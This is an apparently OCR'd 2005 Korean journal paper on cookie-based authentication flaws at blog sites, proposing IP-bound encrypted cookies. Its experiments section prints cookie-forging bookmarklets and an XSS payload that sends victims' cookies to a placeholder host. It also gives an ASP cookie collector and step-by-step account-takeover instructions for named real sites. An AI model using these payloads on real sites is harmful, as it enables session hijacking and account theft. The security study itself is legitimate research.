논문 2005-42TE-2-5

DHTML 편집기를 이용하는 블로그 사이트에서 쿠키보안에 관한 연구

(On the security of the cookie using the DHTML editor in the blog site)

홍 봉 화*, 정 윤 돈**, 김 은 원***

(Bonghwa Hong, YoonDon Chung, and Eunwon Kim)

요 약

DHTML 편집기를 이용하는 블로그 사이트에서 사용자 인증을 하기 위한 방법 중 가장 많이 쓰이는 방법이 쿠키와 세션 그리고 데이터베이스를 이용하는 방법이다. 물론 좀더 세밀하고 기술적인 인증도 있지만, 보편적으로는 위의 세 가지 방법이 주로 이용된다. 그러나 이러한 인증방법들에게는 보안상 심각한 문제점을 안고 있다. 따라서 본 논문에서는 DHTML 편집기를 이용하는 블로그 사이트에서 사용자 인증 방법으로 주로 사용되는 쿠키와 세션 및 데이터베이스의 이용에 있어 새로운 인증 방법을 제안하였다. 제안한 방법은 해커들에 의한 쿠키정보의 분석 및 정보변경이 불가능함을 확인하였다.

Abstract

The methode of user authorization used to the cookie, session and database in the blug site using the DHTML editor, frequently. of course, it is the detail and technical authorization methode but the above mentioned the methode to used, usually.

But, those methode have the problem in the security. In this paper proposed to the new methode of user authorization which it used to cookie, session and database in the using the DHTML editor. The proposed methode confirm to the impossible to the analysis and changing of the cookie information by hacker.

Keywords : DHTML, blug, security, authorization, cookie

Ⅰ. 서 론

오늘날 일반화된 인터넷 문화는 많은 변화를 겪어왔다. 초기메일과 채팅문화에서부터 게시판 커뮤니티, 카페문화, 휴대폰 문자메시지등을 지나 지금의 인터넷은 블로그 시대라고 할 수 있다. 블로그(Blog)는 1998년 미국에서 등장하기 시작했고 인터넷을 의미하는 웹(Web)과 자료를 뜻하는 로그(log)의 합성어로 초기에는 웹 로그라는 이름으로 통용되었다.

초기의 블로그 형태는 자신이 관심 있는 분야에 대한 인터넷 웹사이트 주소를 단순히 북마크 하는 형식이었으나, 점차 게시글에 대해 자신의 의견을 코멘트하는 형태로 발전하였다. 1999년 초까지 소개된 미국내에 소개된 블로그는 23개에 불과하였던 것이 3~4년만에 수를 셀 수 없을 정도로 증가하였다. 따라서, 아직도 블로그는 계속 새로운 모습으로 변화하면서 확장하는 초기 단계라고 할 수 있다. 국내에서는 WIK을 통

* 종신회원, 경희사이버대학교 정보통신학과
(Department of Information and Communication Eng. Kyunghee Cyber Univ.)
** 정회원, (주) 에스엠디피엔피 대표이사
(SMDPNP Co., Director)
*** 종신회원, 대림대학 전자정보통신학과
(Department of Electronic, Information and Communication, Daelim College)
접수일자: 2004년11월19일, 수정완료일: 2005년6월10일

해 블로그가 일반인에게 알려졌으며, 2001년 12월 최초의 블로그 사용자들의 모임인 웹 로그인코리아(www.wik.ne.kr)가 생겼고 이때부터 블로그가 네티즌에게 알려지기 시작했다. 또한, 2002년 8월에 에이블클릭이 국내 최초로 사업적인 블로그(www.blog.co.kr) 플랫폼을 갖추면서 주목을 받기 시작했지만, 실질적으로 블로그가 일반인에게 보급된 시기는 2003년 초부터라 할 수 있다.

특히, 블로그는 "일종의 벽보고 말하기"를 위한 공간이다. 이는 초기 블로그의 형태가 자신이 관심 있던 주제에 대한 북마크에서 코멘트 형식으로 발전한 것에서 알 수 있다. 따라서, 블로그에서는 자신이 평소에 관심을 가졌던 주제를 인터넷 상에 자신만의 공간속에 글을 적는 장소라고 볼 수 있다. 이러한 블로그가 국내에서 대중적으로 보급되기 시작한 것은 개인 홈페이지의 기능을 하면서부터이다. 자기가 평소에 하고 싶었던 이야기를 적거나 일생생활 사진을 올리고 친구들과 안부를 묻는 공간 및 전자상거래의 한 부분으로서 자리매김하고 있다. 이러한 국내 블로그는 개인을 중심으로 한 인적네트워크를 강화시키는 역할을 한다. 그러나, 블로그는 개인정보의 침해에 대한 문제가 발생한다. 즉, 블로그 서비스를 이용하는 사람의 블로그에 거의 모든 사람이 접근할 수 있기 때문에 개인 정보의 침해는 심각해질 수 있다. 특히, 대부분의 블로그 서비스를 제공하는 회사의 홈페이지에서는 기본적인 정보만 가지고 해당 블로그에 들어갈 수 있다. 이러한 문제는 정보의 공개등급을 조정하는 정책등을 블로그 제공업체에서 제공하면 어느 정도는 해결할 수 있지만 완전히 해결할 수는 없다. 특히, 인터넷의 웹상에서 DHTML (Dynamic Hypertext Makeup Language) 편집기를 이용하는 블로그 사이트의 사용자 인증을 위한 방법 중 가장 많이 쓰이는 방법이 쿠키와 세션 그리고 데이터베이스를 이용하는 방법이다. 물론 좀더 세밀하고 기술적인 인증도 있지만, 보편적으로는 위의 세 가지 방법이 주로 이용된다. 데이터베이스를 이용하는 경우, 가장 많은 리소스를 차지하는 문제로 세션과 쿠키를 이용하는 방법이 주로 사용된다. 그러나 이러한 인증방법들에게는 보안상 심각한 문제점을 내포하고 있다[1]-[4]. 따라서 본 연구에서는 인터넷의 웹상에서 사용자 인증방법으로 주로 사용되는 쿠키와 세션 및 DB의 이용에 있어 보안에 대한 문제점을 분석하고 해결하고자 한다.

표 1은 쿠키와 세션의 5가지 항목에 대한 비교를 나타낸 것이다. 첫째, 저장되는 장소를 비교하였을 경우, 쿠키는 클라이언트의 웹 브라우저 가 지정하는 메모리 또는 하드디스크에 저장되고 세션은 생성된 후 서버의 메모리에 저장된다. 그렇지만 클라이언트 측에서 쿠키 사용을 하지 않도록 브라우저를 설정해 놓으면 쿠키는 저장되지 않는다.

둘째, 저장되는 형식을 비교할 경우, 쿠키는 텍스트 형식으로 저장되고 세션은 개체(Object)형식으로 저장되는 차이점을 갖는다.

셋째, 만료시점을 비교할 경우, 쿠키는 저장할 때 expires 속성을 정의해서 무효화 되어 삭제될 날짜를 정확히 지정할 수 있다. 하지만 세션은 클라이언트 측에서 로그아웃 하거나, 설정한 시간 동안 클라이언트 측의 반응이 없을 경우에만 무효화되므로 정확한 만료시점은 알 수 없다.

넷째, 리소스 면을 비교할 경우, 쿠키는 클라이언트 측에 저장되고 클라이언트의 메모리를 사용하기 때문에 서버상의 자원을 쓰지 않는다. 하지만 세션은 서버에 저장되고, 서버의 메모리로 로딩 되기 때문에 세션이 생성될 때마다 그만큼의 리소스를 차지하게 된다.

다섯째, 용량의 제한을 비교할 경우, 쿠키는 클라이언트도 모르게 접속되는 사이트에 의하여 설정될 수 있다. 따라서 쿠키로 인하여 문제가 발생하지 않도록 하기 위하여 한 도메인 당 20개 총 300개 그리고 하나의 쿠키 당 4kb로 저장 용량을 제한해 놓았다. 하지만 세션은 클라이언트가 접속하면 서버에 의해서 생성되므로 그 개수나 용량에 제한이 없다. 이렇게 쿠키와 세션은 서버와 클라이언트간의 상태유지, 자원사용의 효율 그리고 개인정보 보호 등 여러 관점에서 살펴보면,

표 1. 쿠키와 세션의 비교
Table 1. Comparing cookie and session.

항 목	쿠키	세션
저장되는 장소	클라이언트	서버
저장되는 형식	텍스트형식	Object형식
만료시점	쿠키 저장 시 설정 가능 (설정안하면 브라우저 종료 시 소멸)	정확한 시점을 알 수 없다
리소스	클라이언트 리소스	서버의 리소스 사용
용량제한	한 도메인 당 20개, 쿠키 하나 당 4KB 총 300개	서버가 허용하는 한 용량에 제한이 없음

나름대로 장점과 단점을 가지고 있다. 따라서 사이트의 특성에 따라 세션과 쿠키의 장점을 살려 적절히 사용한다면, 보다 효율적인 사이트를 구축할 수 있을 것이다.

Ⅱ. 웹사이트 내의 블로그 인증방법

2004년 5월 16일자 우리나라의 홈페이지 접속자수 순위를 살펴보면 2,3위를 블로그 서비스를 제공하는 사이트들이 차지하고 있다. 이중 2위를 차지하고 있는 포탈사이트는 네이버로써 블로그 서비스를 제공하는 대표적인 사이트 중의 하나이며, 3위는 nate.com이다.

따라서, 우리나라 접속자 수 2, 3위를 차지하고 있는 사이트들이 블로그 서비스를 제공하는 사이트들이며, 이들이 높은 순위를 차지할 수 있는 것은 블로그 서비스의 영향이 매우 큰 것으로 분석된다.

또한, 우리나라의 웹사이트 중에서 블로그 서비스를 제공하는 상당수의 인터넷 웹사이트는 서버의 리소스를 사용하지 않는 쿠키를 사용하고 있다. 그런데 이 쿠키는 세션과는 다르게 평문으로 보여 지기 때문에 정보 유출의 우려가 있어 대부분 사이트들은 쿠키를 암호화하여 사용하고 있다[5]-[12].

그러나 암호화되어 있다고 해서 문제가 해결되는 것은 아니다. 단순히 쿠키만으로 사용자를 인증하는 사이트의 경우 이 쿠키 정보를 이용하여 다른 사용자의 쿠키 값을 모두 얻어내어 마치 그 사용자인 것처럼 쿠키를 만들면 다른 사용자의 로그인 정보로 각종 서비스를 사용할 수 있게 된다. 이런 문제는 많은 사용자의 정보와 행동을 기록해야 하는 블로그 사이트에서 자주 발견되는데 일부 키 값만 암호화해 사용하는 경우와 모든 키 값을 암호화해 사용하는 경우를 볼 수 있다. 일부 키 값만 암호화해 사용하는 경우에는 몇 가지 중요한 키 값을 그대로 나타내고 있다. 표 2는 해당 사이트와 계정권한을 얻기에 필요한 키 값들을 나타낸다.

이처럼 쿠키의 내용 중 일부분만 고치면 다른 사용자의 블로그에 관리자 권한을 얻게 된다. 물론 위의 사이트 외에도 상당수의 사이트가 있을 것이다.

표 2. 블로그 해당 사이트와 계정권한에 대한 키 값
Table 2. Key value for the accounting authorization and the blug site.

대표적인 블로그 사이트	계정 권한에 대한 키 값
blog.yes24.com	blog__yes24id=xxxxx(아이디); blog__url=xxxxxx(아이디)→로그아웃 후 다시 로그인
www.blogin.com	bser=xxxxxxxxxx(블로그 번호)
mm.intizen.com	infou=xxxxxx(아이디),xxxx,(이름)
joblog.scout.co.kr	Pxxxxxxx=(모든키값) →쿠키사전이용
www.popple.co.kr	user__id=xxxxx(아이디)→변경 후 모든 창 닫고 다시 접속
www.muomuo.com	login__ID=xxxxxx(아이디)→변경 후 모든 창닫고 다시 접속
www.candybar.co.kr	setN=xxxxxxx(7자리숫자); setID=xxxxx(아이디)

Ⅲ. 쿠키사용방식의 개선 방법

오늘날 인터넷 상의 많은 사이트들이 사용하는 쿠키 방식은 그림 1과 같이 개인정보로 암호화된 쿠키를 이용하여 회원을 인증하는 방식을 사용하기 때문에 해커에 의한 개인 정보유출 가능성이 매우 높다. 즉, 단지 쿠키정보내의 값만을 검사하여 인식하기 때문에 A사용자가 XSS(Cross Site Scripting)가 포함된 게시물을 읽었을 경우, A사용자의 정보가 해커에게 노출되어 해커가 서비스 업체에 A사용자로 접속을 시도하여 인증을 받을 수 있기 때문에 개인정보의 누출이 발생할 가능성이 매우 높다.

따라서 본 연구에서는 그림 2와 같이 배열 형식의 쿠키정보에 사용자의 IP를 추가하고 암호화하여 생성된 쿠키를 이용함으로서 해커에 의한 쿠키정보 분석이 불가능하게 함으로서 개인의 정보유출을 방지할 수 있




그림 1. 현재의 쿠키사용방식
Fig. 1. using methode of the cookie in the present.




그림 2. 개선된 쿠키사용방식
Fig. 2. Improved using methode of the cookie.

는 방식을 제안하였다.

제안한 방식은 사용자의 IP와 쿠키의 IP를 검사하여 사용자를 인증하기 때문에 쿠키의 정보분석 및 변경이 불가능하다. 즉, A사용자가 XSS가 포함된 게시물에 접속하였을 경우, 사용자의 IP가 포함된 쿠키정보가 해커에게 전달된다. 그러나, 전달받은 쿠키정보를 이용하여 해커가 A사용자로 서비스 업체에 접속을 시도하였을 경우, 사용자의 IP와 쿠키의 IP를 검사하여 사용자 인증 작업을 수행하기 때문에 로그인이 불가능하게 된다. 따라서, 웹 사이트 상에서 서버와 클라이언트간의 쿠키와 세션을 통한 인증방법에 효과적인 방법이 될 수 있다.

Ⅳ. 실험 및 검토

본 논문에서 제안한 방법을 검증하기위하여 대표적인 7개의 블로그 사이트에 대하여 검증하였다. 검증 방법은 블로그를 서비스하는 웹사이트들에 있어 일부 키 값만을 암호화하여 인증하는 사이트들과 모든 키 값을 암호화하는 사이트들의 계정권한 얻는 방법과 본 논문에서 제안한 방법을 적용한 결과를 비교분석하였다.

4.1 일부 키값만 암호화하는 사이트들의 보안문제

일부 키 값만을 암호화 하여 인증하는 사이트들에서 계정권한을 얻을 수 있는 방법은 다음과 같이 수행한다. 본 논문에서는 yes24블로그 사이트를 모델로 하여 계정권한을 얻는 방법에 대하여 실험하였다.

첫째, 다음과 같이 첨부한 파일을 즐겨찾기의 연결 폴더에 삽입한다.

```
쿠키보기 스크립트 : <A href="javascript:var
  x=window.open('about:blank','x','width=300,heig
  ht=200');x.document.write(unescape(document.co
  okie));" target=_blank>쿠키보기</A>
쿠키조작 스크립트 : <A
  href="javascript:(function(k,v){var d=new
  Date();d.setDate(d.getDate()+1);document.cookie=
  k+"="+decodeURI (v)+"; path=/;
  expires="+d.toGMTString()+";";alert('쿠키가 다
  음과같이 변경되었습니
  다:\n\n'+document.cookie)})(prompt('변경할%20
  쿠키이름을%20입력하세요','),prompt('값을 입력
  하세요','));" target=_blank>쿠키조작</A>
```




그림 3. yes24 블로그 사이트에서의 계정 권한 정보
Fig. 3. Information of the authorization of the accounting in the yes24 blug site.




그림 4. yes24블로그 사이트에서의 쿠키변경
Fig. 4. Changing of the cookie in the yes24 blug site.

둘째, yes24블로그에 로그인후 자신의 블로그로 이동 후 도구모음의 연결 탭에서 쿠키보기를 클릭하면 그림 3과 같이 자신의 쿠키정보가 보이는 것을 확인할 수 있다.




그림 5. yes24 블로그 사이트에서 쿠키변경에 대한 ID 입력

Fig. 5. Input of the ID for the changing of the cookie in the yes24 blug site.




그림 6. yes24블로그 사이트에서 관리자 계정권한 획득 결과

Fig. 6. The result of the authorization of the accounting in the yes24 blug site.

셋째, 쿠키조작을 클릭하고 그림 4에 기술한 바와 같이 blog_yes24id를 입력한 후, 그림 5와 같이 변경할 ID를 입력한다.

① blog_yes24 ID입력
② ID 입력

넷째, 같은 방법으로 blog_url을 변경한다.

다섯째, 로그아웃 후 다시 로그인하고 내 블로그를 클릭하면 방금 변경한 사용자의 블로그로 이동한다. 이 경우, 그림 6과 같이 관리자 계정 권한을 얻을 수 있다.

4.2 모든 키 값을 암호화하여 사용하는 사이트의 보안문제

모든 키 값을 암호화해 사용하는 경우에는 화면상으로 정보를 확인할 수 없으나 앞에서 언급했듯이 다른 사용자의 쿠키 값을 모두 얻어내어 마치 그 사용자인 것처럼 쿠키를 만들면 다른 사용자의 로그인 정보로 다른 사용자의 계정권한을 얻을 수 있다.

본 논문에서는 마이엠 사이트 (www.mym.net)와 넷마블(www.netmarble.net) 사이트의 경우에 대하여 계정권한을 얻을 수 있는 방법에 대하여 실험하였다.

첫째, 자신의 블로그에 아래의 코드를 넣어 글을 작성한다.

```
<IFRAME style="DISPLAY: none" name=my
  src=""></IFRAME>
<SCRIPT language=javascript>
    document.my.location='http://IP주소
  /getCookie.asp?ck='+escape(document.cookie);
</SCRIPT>
```

둘째, 해당 경로에 다음과 같이 getCookie.asp 파일을 만든다.

```
<%
  Dim ck
  ck = request("ck")
  function getabsolutepathname(path)
      getabsolutepathname = path
      if
   server.createobject("scripting.filesystemobject").
   getdrivename(getabsolutepathname) = "" then
   getabsolutepathname = ".\"&
   getabsolutepathname end if
      if instr(getabsolutepathname, ".") = 1 then
   getabsolutepathname =
   server.mappath(getabsolutepathname) end if
      getabsolutepathname =
   server.createobject("scripting.filesystemobject").
   getabsolutepathname(getabsolutepathname)
end function
set fileObj =
   server.createobject("scripting.filesystemobject")
  set opentextfile =
    fileObj.opentextfile(getabsolutepathname("./cook
    ie.txt"), 2, true)
  opentextfile.write(ck)
  set fileObj = nothing
%>
```

셋째, 다른 사용자가 조금 전 작성한 글을 읽는다면 그 사용자의 쿠키를 해당경로의 cookie.txt에 기록할 것이다. 다음에 기술한 내용은 cookie.txt 파일에 기록된 다른 사용자의 쿠키 정보이다. 이 파일을 살펴보면 모든 키 값이 암호화 되어 있어 알아볼 수가 없다.

```
RMID=dd94558840468620; NSERR;
    SSOValidate=9bbb235c782a95b3360a2c8f6e80d0e584
    f5c20245475f80;
    SSOSiteKey=59004772cb60c83548ac5643182cbefb;
    netmarble=DUserID=6cfd4b4f9083ebb6&DUniID=74
    71a079e7a67146c768e48d7f24f5ad&DName=8545a091
    72852ca3&DCert=1&DIDState=20&DSex=0&DAge=
    32&DAval=9afc96adb6e9829647df8fc761db4a76abe2
    be0867c40ac850b2ebb367a42639737dfb029703c725ba
    bd65fcf8dbb9b58550c9c14d219404&DAva2=9afc96ad
    b6e9829647df8fc761db4a76abe2be0867c40ac850b2eb
    b367a42639737dfb029703c725babd65fcf8dbb9b58550
    c9c14d219404&DScart=&DPost=46382400;
```

다섯째, 일부 키 값만 암호화해 사용하는 경우의 계정권한을 얻는 방법과 같은 방법으로 로그인한 상태에서 해당키와 키 값을 자신의 쿠키에 담는다.

여섯째, 열려 있는 모든 창을 닫고 다시 접속하면 쿠키 소유자의 계정권한을 얻는다.

위에서 언급하여 듯이 일부 키 값만을 암호화하여 사용하는 사이트나, 모든 키 값을 암호화하여 인증하는 사이트 모두 쿠키 소유자 및 관리자 계정권한을 얻을 수 있으므로 보안상 문제가 심각하다.

4.3 제안된 알고리즘의 검증

본 논문에서 제안한 알고리즘을 검증하기 위한 실험방법으로 A사용자가 배열 형식의 쿠키정보에 자신의 사용자 IP를 부가하고 암호화한 후, XSS를 포함한 게시물을 읽는 작업을 수행하였다. B사용자(해커)로 하여금 쿠키정보를 이용하여 A사용자로 로그인 시도와 쿠키정보의 분석 및 변경을 시도하는 실험을 수행하였다. 실험결과 표 3과 같이 본 논문에서 제안한 방법은 쿠키 정보 분석 및 정보변경이 불가능하였다.

표 3. 기존방식과 제안한 방식의 쿠키정보 분석 및 변경에 대한 결과

Table 3. The result of the analysis and changing for the information of the cookie in the proposed methode and past methode.

대표적인 블로그 사이트	기존방식을 이용한 인증	제안한 방식을 이용한 인증
blog.yes24.com	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능
www.blogin.com	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능
mm.intizen.com	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능
joblog.scout.co.kr	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능
www.popple.co.kr	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능
www.muomuo.com	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능
www.candybar.co.kr	쿠키정보 분석 및 변경가능	쿠키정보 분석 및 변경 불가능

위 실험결과 본 논문에서 제안한 방법은 블로그 사이트의 접속한 쿠키정보가 해커들에 의해 변경되거나 도용되지 않음을 확인할 수 있다.

V. 결 론

오늘날 인터넷이 일반화됨에 따라 인터넷 문화는 많은 변화를 겪어왔다. 초기메일과 채팅문화에서부터 게시판 커뮤니티, 카페문화 및 휴대폰 문자메시지등을 지나 블로그에 이르기 까지 다양한 형태로 발전하고 있다. 특히, 블로그는 자신이 관심 있는 분야에 대한 인터넷 주소의 북마크에서 시작하여 자신이 평소에 관심을 가졌던 주제를 인터넷 상에 자신만의 공간속에 글을 적는 형태로 발전하면서 여러 가지 다양한 형태로 발전하고 있다. 즉, 인터넷을 이용한 물물교환 및 전자상거래 등 웹 사이트를 이용한 응용 형태로 발전하고 있으며, 그 수가 매우 빠르게 증가하고 있다. 그러나, 블로그는 개인정보의 침해와 보안에 대한 심각한 문제가 발생한다.

인터넷 웹 사이트상에서 블로그 서비스를 이용하는 사람의 블로그에 거의 모든 사람이 접근할 수 있기 때문에 정보의 침해는 심각하다. 특히, 대부분의 블로그

서비스를 제공하는 회사의 홈페이지는 기본적인 정보만 가지고 해당 블로그에 접근할 수 있으며, DHTML 편집기를 사용하는 블로그 사이트의 인증을 위한 방법 중 가장 많이 쓰이는 방법은 쿠키와 세션 및 데이터베이스를 이용하는 방법이다. 물론 좀더 세밀하고 기술적인 인증도 있지만 보편적으로 이 세가지 방법이 주로 이용된다. 그러나 이러한 인증방법들은 개인정보로 암호화된 쿠키를 이용하여 회원을 인증하는 방식을 사용하기 때문에 해커에 의한 개인 정보유출 가능성이 매우 높다.

따라서 본 논문에서는 배열 형식의 쿠키 정보에 사용자의 IP를 추가하고 암호화하여 생성된 쿠키를 이용함으로서 해커에 의한 쿠키정보 분석이 불가능하게 함으로서 개인의 정보유출을 방지할 수 있는 새로운 방식을 제안하였다.

본 논문에서 제안한 방법을 대표적인 7개의 블로그 사이트에 적용하여 실험한 결과 표3과 같이 블로그 사이트에 접속한 쿠키정보가 해커들에 의해 변경되거나 도용되지 않음을 확인할 수 있었다.

본 연구의 결과는 인터넷이 연결되어 있는 웹 사이트 상에서 서버와 클라이언트간의 쿠키와 세션을 통한 인증 방법을 이용하는 웹 사이트의 보안, 특히 블로그를 통한 전자상거래 및 개인의 중용한 정보가 담겨 있는 웹 사이트들의 정보유출을 방지할 수 있으므로 안전하고 건전한 인터넷 문화의 정착에 활용될 수 있다.

참 고 문 헌

[1] Brinkely D.L., and R.R Schell " Concept and Terminology for computer Security," Information Security, IEEE Computer Society Press, pp.40-97. 1995.

[2] Computer Technology Research Corp, Internet Security for Business, pp. 183-222. 1966.

